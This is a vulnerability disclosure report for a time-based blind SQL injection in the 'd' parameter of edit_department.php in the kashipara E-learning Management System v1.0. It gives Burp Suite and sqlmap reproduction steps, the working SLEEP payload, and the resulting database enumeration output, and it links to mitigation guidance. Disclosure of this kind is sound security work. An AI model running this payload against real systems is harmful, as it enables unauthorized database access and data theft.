

SQL Injection was found in the `/lms/admin/edit_department.php` page of the kashipara E-learning Management System project v1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `d` parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	<code>/lms/admin/edit_department.php</code>
Affected Parameter	<code>d</code>
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



Step 2: Navigate class page and click on edit icon on the any department.

The screenshot shows the M-Learning ADMIN Panel interface. On the left is a sidebar menu with options: Dashboard, Subject, Class, Admin Users, Department (highlighted with a red box), Students, Teachers, Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and Calendar of Events. The main content area has two panels. The left panel is titled 'Add Department' and contains two input fields: 'Department' and 'Person Incharge', with a blue '+' button below them. The right panel is titled 'Department List' and contains a table with columns 'DEPARTMENT' and 'PERSON IN-CHARGE'. The table lists four departments: 'College of Industrial Technology' (Dr. Antonio Deraja), 'School of Arts and Science' (DR.), 'College of Education' (null), and 'Sample Department' (DR. John Smith). Each row has a green edit icon (pencil) to its right, with the first icon highlighted by a red box. Below the table, it says 'Showing 1 to 4 of 4 entries' and has pagination controls for 'Previous', '1', and 'Next'. The footer text reads 'Programmed by: @lopalops2007'.

Step 3: Now enable intercept in bupsuite and click on save icon.


The screenshot shows the M-Learning ADMIN Panel interface, specifically the 'Edit Department' page. The URL in the browser is 'localhost/lms/admin/edit_department.php?id=4'. The sidebar menu is the same as in the previous screenshot, with 'Department' highlighted. The main content area has two panels. The left panel is titled 'Edit Department' and contains two input fields: 'College of Industrial Technology' and 'Dr. Antonio Deraja'. Below these fields is a green save icon (floppy disk) highlighted with a red box. The right panel is titled 'Department List' and contains the same table as in the previous screenshot, listing four departments with their respective persons in charge and edit icons. The footer text reads 'Programmed by: @lopalops2007'.

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against burpsuite request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r edit_department.txt --batch --dbs



Step 6: Now notice that 'd' parameter is detected vulnerable and all database is successfully retrieved.

```

[08:39:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:39:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one o
[08:39:59] [INFO] checking if the injection point on POST parameter 'd' is a false positive
POST parameter 'd' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:
---
Parameter: d (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: d=Dr. Antonio Deraja' AND (SELECT 9893 FROM (SELECT(SLEEP(5)))Yjim) AND 'XBgn'='XBgn&dn=College of Indus
---
[08:40:14] [INFO] the back-end DBMS is MySQL
[08:40:14] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:40:20] [INFO] fetching database names
[08:40:20] [INFO] fetching number of databases
[08:40:20] [INFO] retrieved:
[08:40:30] [INFO] adjusting time delay to 1 second due to good response times
7
[08:40:30] [INFO] retrieved: information_schema
[08:41:29] [INFO] retrieved: capstone
[08:41:55] [INFO] retrieved: capstone2
[08:42:25] [INFO] retrieved: mysql
[08:42:41] [INFO] retrieved: performance_schema
[08:43:38] [INFO] retrieved: phpmyadmin
[08:44:13] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>